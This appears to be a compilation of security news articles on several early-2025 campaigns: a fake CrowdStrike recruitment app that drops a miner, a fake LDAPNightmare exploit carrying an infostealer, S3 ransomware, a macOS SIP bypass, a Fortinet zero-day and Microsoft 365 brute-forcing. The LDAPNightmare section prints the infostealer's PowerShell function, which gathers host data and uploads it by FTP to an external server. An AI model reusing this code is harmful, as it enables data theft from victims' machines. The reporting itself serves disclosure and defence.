
© CrowdStrike Inc. All Rights Reserved

Email sent to job candidates
Source: Crowdstrike

The email directs targets to download a supposed "employee CRM application" from a website designed to appear like a legitimate Crowdstrike portal.

This is supposedly part of the company's effort to "streamline their onboarding process by rolling out a new applicant CRM app."

Candidates clicking on the embedded link are taken to a website ("cscrm-hiring[.]com") that contains links to download the said application for Windows or macOS.



The next step.

CROWDSTRIKE

Our team is excited at the prospect of you joining us!

Please download our employee CRM application on Windows or Mac to schedule your call with the hiring team!


Upon completing installation:

- Login to your profile with your full name
- Create a strong password
- Find the role you are a candidate for by navigating to "Applications"
- Click "Schedule Interview" and select a timeslot from the available openings.

Malicious website abusing the Crowdstrike brand
Source: Crowdstrike

The downloaded tool performs sandbox checks before fetching additional payloads to ensure it's not running in an analysis environment, like checking the process number, CPU core count, and the presence of debuggers.

Once those checks are over and the result is negative, aka the victim qualifies for infection, the application generates a bogus error message informing that the installer file is probably corrupt.



Error

An error occurred during installation. There may be a hardware compatability issue or the installation file may be corrupted. If available, try running the installer on another device.

If the issue persists, please visit our support portal at https://supportportal.crowdstrike.com or contact support@cscrm-hiring.com.

Error Code: CRM246587

Fake error message
Source: Crowdstrike

In the background, the downloader retrieves a configuration text file containing the required parameters for running XMRig.

It then downloads a ZIP archive containing the miner from a GitHub repository and unzips the files in '%TEMP%\System\.'

The miner is set to run in the background, consuming minimal processing power (max 10%) to avoid detection.

A batch script is added in the Start Menu Startup directory for persistence between reboots, while a logon autostart key is also written in the registry.

More details on the campaign and indicators of compromise associated with it can be found in Crowdstrike's report.

Job seekers should always confirm they are speaking to an actual recruiter by verifying the email address belongs to the official company domain and by contacting that person from the official firm's page.

Beware of urgent or unusual requests, offers that are too good to be true, or invitations to download executable files on your computer, supposedly required for recruitment.

Employers rarely, if ever, require candidates to download third-party applications as part of an interview process and never request upfront payments.


Source: https://www.bleepingcomputer.com/news/security/fake-crowdstrike-job-offer-emails-target-devs-with-crypto-miners/

6. Fake LDAPNightmware exploit on GitHub spreads infostealer malware

A deceptive proof-of-concept (PoC) exploit for CVE-2024-49113 (aka "LDAPNightmare") on GitHub infects users with infostealer malware that exfiltrates sensitive data to an external FTP server.

The tactic isn't novel, as there have been multiple documented cases of malicious tools disguised as PoC exploits on GitHub.

However, this case, discovered by Trend Micro, highlights that threat actors continue to use the tactic to trick unsuspecting users into infecting themselves with malware.



CVE-2024-49113 Public

YoonJae-rep Add files via upload 420ad3b · 11 hours ago

Readme.md	Add files via upload	11 hours ago
poc.exe	Add files via upload	11 hours ago

Overview

About

CVE-2024-49113에 대한 익스플로잇. Windows Lightweight Directory Access Protocol(LDAP)의 취약성.

Malicious repository on GitHub
Source: Trend Micro

A deceptive exploit

Trend Micro reports that the malicious GitHub repository contains a project that appears to have been forked from SafeBreach Labs' legitimate PoC for CVE-2024-49113, published on January 1, 2025.

The flaw is one of the two impacting Windows Lightweight Directory Access Protocol (LDAP), which Microsoft fixed in its December 2024 Patch Tuesday, with the other being a critical remote code execution (RCE) problem tracked as CVE-2024-49112.


SafeBreach's initial blog post about the PoC wrongfully mentioned CVE-2024-49112, whereas their PoC was for CVE-2024-49113, which is a lower severity denial of service vulnerability.

This mistake, even if corrected later, created higher interest and buzz around LDAPNightmare and its potential for attacks, which is probably what the threat actors attempted to take advantage of.

Users downloading the PoC from the malicious repository will get a UPX-packed executable 'poc.exe' which, upon execution, drops a PowerShell script in the victim's %Temp% folder.

The script creates a scheduled job on the compromised system, which executes an encoded script that fetches a third script from Pastebin.

This final payload collects computer information, process lists, directory lists, IP address, and network adapter information, as well as installed updates, and uploads them in ZIP archive form to an external FTP server using hardcoded credentials.



```
function UploadP
{
    $getsPath = "$env:TEMP\$([System.IO.Path]::GetRandomFileName())"
    New-Item -ItemType directory -Path $getsPath

    gin >> "$getsPath\Info.txt"
    gps >> "$getsPath\Proc.txt"
    ls -Path "$env:USERPROFILE\Downloads" >> "$getsPath\Download.txt"
    ls -Path "$env:USERPROFILE\Recent" >> "$getsPath\Recent.txt"
    ls -Path "$env:USERPROFILE\Documents" >> "$getsPath\Document.txt"
    ls -Path "$env:USERPROFILE\Desktop" >> "$getsPath\Desktop.txt"
    Get-NetIPAddress >> "$getsPath\Ip.txt"
    Get-NetAdapter >> "$getsPath\NetAda.txt"
    Get-Package >> "$getsPath\Prg.txt"


    Add-Type -assembly "system.io.compression.filesystem"
    $zipPath = "$getsPath" + ".zip"
    [io.compression.zipfile]::CreateFromDirectory($getsPath, $zipPath)
    rm -Path $getsPath -Recurse


    $client = New-Object System.Net.WebClient
    $client.Credentials = New-Object System.Net.NetworkCredential("YoonJae888", "neymar-2019")
    $client.UploadFile("ftp://ftp.drivehq.com/wwwhome/$([System.IO.Path]::GetFileName($zipPath))", $zipPath)
}
```

Stealing data from the infected system

Source: Trend Micro

A list of the indicators of compromise for this attack can be found here.

GitHub users sourcing public exploits for research or testing need to exercise caution and ideally only trust cybersecurity firms and researchers with a good reputation.

Threat actors have attempted to impersonate well-known security researchers in the past, so validating repository authenticity is also crucial.

If possible, review the code before executing it on your system, upload binaries to VirusTotal, and skip anything that appears obfuscated.

Source: https://www.bleepingcomputer.com/news/security/fake-ldapnightmware-exploit-on-github-spreads-infostealer-malware/

7. Ransomware abuses Amazon AWS feature to encrypt S3 buckets

A new ransomware campaign encrypts Amazon S3 buckets using AWS's Server-Side Encryption with Customer Provided Keys (SSE-C) known only to the threat actor, demanding ransoms to receive the decryption key.

The campaign was discovered by Halcyon, who reported that a threat actor named "Codefinger" had encrypted at least two victims. However, the operation could escalate or the tactic could be adopted by more threat actors soon.

Encrypting cloud storage

Amazon Simple Storage Service (S3) is a scalable, secure, and high-speed object storage service by Amazon Web Services (AWS), and S3 buckets are cloud storage containers for storing files, data backups, media, logs, etc.

SSE-C is an encryption option to secure S3 data at rest, allowing customers to use their own encryption key to encrypt and decrypt their data using the AES-256 algorithm. AWS does not store the key, and customers are responsible for generating the key, managing it, and securing it.

In the attacks by Codefinger, the threat actors used compromised AWS credentials to locate victim's keys with 's3:GetObject' and 's3:PutObject' privileges, which allow these accounts to encrypt objects in S3 buckets through SSE-C.

The attacker then generates an encryption key locally to encrypt the target's data.

Since AWS doesn't store these encryption keys, data recovery without the attacker's key is impossible, even if the victim reports unauthorized activity to Amazon.

"By utilizing AWS native services, they achieve encryption in a way that is both secure and unrecoverable without their cooperation," explains Halcyon.

Next, the attacker sets a seven-day file deletion policy using the S3 Object Lifecycle Management API and drops ransom notes on all affected directories that instruct the victim to pay ransom on a given Bitcoin address in exchange for the custom AES-256 key.

The ransom also warns the victim that if they attempt to change account permissions or modify files on the bucket, the attackers will unilaterally terminate the negotiations, leaving the victim with no way to recover their data.

Defending against Codefinger

Halcyon reported its findings to Amazon, and the cloud services provider told them that they do their best to promptly notify customers who have had their keys exposed so they can take immediate action.

Amazon also encourages people to implement strict security protocols and follow these steps to quickly resolve unauthorized AWS account activity issues.

Halcyon also suggests that AWS customers set restrictive policies that prevent the use of SSE-C on their S3 buckets.

Concerning AWS keys, unused keys should be disabled, active ones should be rotated frequently, and account permissions should be kept at the minimum level required.

Amazon's full statement in response to the Codefinger activity is:

"AWS helps customers secure their cloud resources through a shared responsibility model. Anytime AWS is aware of exposed keys, we notify the affected customers. We also thoroughly investigate all reports of exposed keys and quickly take any necessary actions, such as applying quarantine policies to minimize risks for customers without disrupting their IT environment.

We encourage all customers to follow security, identity, and compliance best practices. In the event a customer suspects they may have exposed their credentials, they can start by following the steps listed in this post. As always, customers can contact AWS Support with any questions or concerns about the security of their account.

AWS provides a rich set of capabilities that eliminate the need to ever store credentials in source code or in configuration files. IAM Roles enable applications to securely make signed API requests from EC2 instances, ECS or EKS containers, or Lambda functions using short-term credentials that are automatically deployed, frequently rotated, requiring zero customer management. Even compute nodes outside the AWS cloud can make authenticated calls without long-term AWS credentials using the Roles Anywhere feature. Developer workstations use Identity Center to obtain short-term credentials backed by their longer-term user identities protected by MFA tokens.

All these technologies rely on the AWS Security Token Service (AWS STS) to issue temporary security credentials that can control access to their AWS resources without distributing or embedding long-term AWS security credentials within an application, whether in code or configuration files. Even secure access to non-AWS technologies can be protected using the AWS Secrets Manager service. The purpose of that service is to create, manage, retrieve, and automatically rotate non-AWS credentials like database usernames and passwords, non-AWS API keys, and other such secrets throughout their lifecycles." - An Amazon spokesperson

Source: https://www.bleepingcomputer.com/news/security/ransomware-abuses-amazon-aws-feature-to-encrypt-s3-buckets/

8. Microsoft: macOS bug lets hackers install malicious kernel drivers

Apple recently addressed a macOS vulnerability that allows attackers to bypass System Integrity Protection (SIP) and install malicious kernel drivers by loading third-party kernel extensions.


System Integrity Protection (SIP), or 'rootless,' is a macOS security feature that prevents malicious software from altering specific folders and files by limiting the root user account's powers in protected areas.

SIP allows only Apple-signed processes or those with special entitlements, such as Apple software updates, to modify macOS-protected components. Disabling SIP normally requires a system restart and booting from macOS Recovery (the built-in recovery system), which requires physical access to a compromised machine device.

The security flaw (tracked as CVE-2024-44243), which can only be exploited by local attackers with root privileges in low-complexity attacks requiring user interaction, was found in the Storage Kit daemon that handles disk state-keeping.

Successful exploitation could allow attackers to bypass SIP root restrictions without physical access to install rootkits (kernel drivers), create persistent, "undeletable" malware, or circumvent Transparency, Consent, and Control (TCC) security checks to access victims' data.

Apple has patched the vulnerability in security updates for macOS Sequoia 15.2, released one month ago, on December 11, 2024.



```
jbo@McJbo ~ % codesign -dvv --entitlements - /usr/libexec/storagekitd | grep rootless
Executable=/usr/libexec/storagekitd
Identifier=com.apple.storagekitd
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=24398 flags=0x0(none) hashes=752+7 location=embedded
Platform identifier=16
Signature size=4442
Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
Signed Time=Jul 13, 2024 at 4:57:13 AM
Info.plist entries=15
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=72
        [Key] com.apple.rootless.install
        [Key] com.apple.rootless.install.heritable
        [Key] com.apple.rootless.storage.ExtensibleSSO
        [Key] com.apple.rootless.volume.Preboot
        [Key] com.apple.rootless.volume.iSCPreboot
```

storagekitd SIP-related entitlements (Microsoft)

"System Integrity Protection (SIP) serves as a critical safeguard against malware, attackers, and other cybersecurity threats, establishing a fundamental layer of protection for macOS systems," Microsoft said today in a report that provides more technical details on CVE-2024-44243.

"Bypassing SIP impacts the entire operating system's security and could lead to severe consequences, emphasizing the necessity for comprehensive security solutions that can detect anomalous behavior from specially entitled processes."

Microsoft security researchers have discovered multiple macOS vulnerabilities in recent years. A SIP bypass dubbed 'Shrootless' (CVE-2021-30892), reported in 2021, also allows attackers to perform arbitrary operations on compromised Macs and potentially install rootkits.

More recently, they also found another SIP bypass dubbed 'Migraine' (CVE-2023-32369) and a security flaw known as Achilles (CVE-2022-42821), which can be exploited to deploy malware via untrusted apps capable of bypassing Gatekeeper execution restrictions.

Microsoft principal security researcher Jonathan Bar Or also discovered 'powerdir' (CVE-2021-30970), another macOS vulnerability that lets attackers bypass Transparency, Consent, and Control (TCC) technology to access macOS users' protected data.

Source: https://www.bleepingcomputer.com/news/security/microsoft-macos-bug-lets-hackers-install-malicious-kernel-drivers/

9. Fortinet warns of auth bypass zero-day exploited to hijack firewalls

T-Mobile Attackers are exploiting a new authentication bypass zero-day vulnerability in FortiOS and FortiProxy to hijack Fortinet firewalls and breach enterprise networks.

This security flaw (tracked as CVE-2024-55591) impacts FortiOS 7.0.0 through 7.0.16, FortiProxy 7.0.0 through 7.0.19, and FortiProxy 7.2.0 through 7.2.12. Successful exploitation allows remote attackers to gain super-admin privileges by making malicious requests to the Node.js websocket module.

Fortinet says attackers exploiting the zero-day in the wild are creating randomly generated admin or local users on compromised devices and are adding them to existing SSL VPN user groups or to new ones they also add.

They've also been observed adding or changing firewall policies and other settings and logging in to SSLVPN using previously created rogue accounts "to get a tunnel to the internal network."

While the company didn't provide additional information on the campaign, cybersecurity company Arctic Wolf released a report on Friday with matching indicators of compromise (IOCs), which says that Fortinet FortiGate firewalls with Internet-exposed management interfaces have been under attack since mid-November.

"The campaign involved unauthorized administrative logins on management interfaces of firewalls, creation of new accounts, SSL VPN authentication through those accounts, and various other configuration changes," Arctic Wolf Labs said.

"While the initial access vector is not definitively confirmed, a zero-day vulnerability is highly probable. Organizations should urgently disable firewall management access on public interfaces as soon as possible."

Fortinet also advised admins in today's advisory to disable the HTTP/HTTPS administrative interface or limit what IP addresses can reach the administrative interface via local-in policies as a workaround.

Arctic Wolf also provided a timeline for this CVE-2024-55591 mass-exploitation campaign, saying that it includes four phases:

- Vulnerability scanning (November 16, 2024 to November 23, 2024)
- Reconnaissance (November 22, 2024 to November 27, 2024)
- SSL VPN configuration (December 4, 2024 to December 7, 2024)
- Lateral Movement (December 16, 2024 to December 27, 2024)

"While the initial access vector used in this campaign is not yet confirmed, Arctic Wolf Labs assesses with high confidence that mass exploitation of a zero-day vulnerability is likely given the compressed timeline across affected organizations as well as firmware versions affected," the cybersecurity firm added.

"Given subtle differences in tradecraft and infrastructure between intrusions, it is possible that multiple individuals or groups may have been involved in this campaign, but jsconsole usage was a common thread across the board."

Fortinet and Arctic Wolf shared almost identical IOCs, stating that you can examine logs for the following entries to determine if devices were targeted.

After logging in through the vulnerability, the logs will show a random source IP and destination IP:

```
type="event" subtype="system" level="information" vd="root" logdesc="Admin login successful" sn="1733486785"
user="admin" ui="jsconsole" method="jsconsole" srcip=1.1.1.1 dstip=1.1.1.1 action="login" status="success"
reason="none" profile="super_admin" msg="Administrator admin logged in successfully from jsconsole"
```

After the threat actors create an admin user, a log will be generated with what appears to be a randomly generated user name and source IP address:

```
type="event" subtype="system" level="information" vd="root" logdesc="Object attribute configured" user="admin"
ui="jsconsole(127.0.0.1)" action="Add" cfgtid=1411317760 cfgpath="system.admin" cfgobj="vOcep"
cfgattr="password[*]accprofile[super_admin]vdom[root]" msg="Add system.admin vOcep"
```

The security companies also warned that the attackers commonly used the following IP addresses in attacks:

```
1.1.1.1
127.0.0.1
2.2.2.2
8.8.8.8
8.8.4.4
```

Arctic Wolf says it notified Fortinet about the attacks on December 12, 2024, and received confirmation from FortiGuard Labs PSIRT on December 17, 2024, that this activity was known and was already under investigation.

Today, Fortinet also released security patches for a critical hard-coded cryptographic key vulnerability (CVE-2023-37936). This vulnerability allows remote, unauthenticated attackers with the key to run unauthorized code via crafted cryptographic requests.

In December, Volexity reported that Chinese hackers used a custom post-exploitation toolkit dubbed 'DeepData' to exploit a zero-day vulnerability (with no CVE ID) in Fortinet's FortiClient Windows VPN client to steal credentials.

Two months earlier, Mandiant revealed that a Fortinet FortiManager flaw dubbed "FortiJump" (tracked as CVE-2024-47575) had been exploited as a zero-day to breach over 50 servers since June.

Source: https://www.bleepingcomputer.com/news/security/fortinet-warns-of-auth-bypass-zero-day-exploited-to-hijack-firewalls/

10. Hackers use FastHTTP in new high-speed Microsoft 365 password attacks

Threat actors are utilizing the FastHTTP Go library to launch high-speed brute-force password attacks targeting Microsoft 365 accounts globally.

The campaign was recently discovered by incident response firm SpearTip, who said the attacks began on January 6, 2025, targeting the Azure Active Directory Graph API.

The researchers warn that the brute-force attacks have to successful account takeovers 10% of the time.

Abusing FastHTTP for takeovers

FastHTTP is a high-performance HTTP server and client library for the Go programming language, optimized for handling HTTP requests with improved throughput, low latency, and high efficiency even when used with numerous concurrent connections.


In this campaign, it is leveraged to create HTTP requests to automate attempts at unauthorized logins.

SpearTip says all requests target the Azure Active Directory endpoints to either brute-force passwords or repeatedly send multi-factor authentication (MFA) challenges to overwhelm targets in MFA Fatigue attacks.

SpearTip reports that 65% of the malicious traffic originates from Brazil, leveraging a broad range of ASN providers and IP addresses, followed by Turkey, Argentina, Uzbekistan, Pakistan, and Iraq.

The researchers say that 41.5% of the attacks fail, 21% lead to account lockouts imposed by protection mechanisms, 17.7% are rejected due to access policy violations (geographic or device compliance), and 10% were protected by MFA.

This leaves 9.7% of cases where the threat actors successfully authenticate to the target account, a notably high success rate.



Activity Type	Observed Rate	Insights
Authentication Failures	41.53%	Represents unsuccessful login attempts, using incorrect credentials.
Accounts Locked Due to Brute-Force Attempts	20.97%	Account lockouts triggered by protection policies
Conditional Access Violations	17.74%	These violations occur when login attempts fail conditional access policies, such as geo-restrictions or device compliance requirements. Often triggered by traffic primarily coming from South America
MFA Authentication Failures	10.08%	Failed attempts to complete multi-factor authentication indicate that attackers are likely spamming MFA requests or unable to bypass MFA mechanisms.
Successful Authentication – Outside Expected Location	9.68%	These are instances where attackers successfully authenticated but from unusual or unauthorized geographical locations.

Detect and defend

Microsoft 365 account takeovers can lead to confidential data exposure, intellectual property theft, service downtime, and other negative outcomes.

SpearTip has shared a PowerShell script administrators can use to check for the presence of the FastHTTP user agent in audit logs, indicating they were targeted by this operation.

Admins can also manually check for the user agent by logging in to the Azure portal, navigating to Microsoft Entra ID → Users → Sign-in Logs, and applying the filter Client app: “Other Clients.”

If any signs of malicious activity are uncovered, administrators are advised to expire user sessions and reset all account credentials immediately, review the enlisted MFA devices, and remove unauthorized additions.

A full list of the indicators of compromise associated with the campaign can be found in the bottom section of SpearTip’s report.

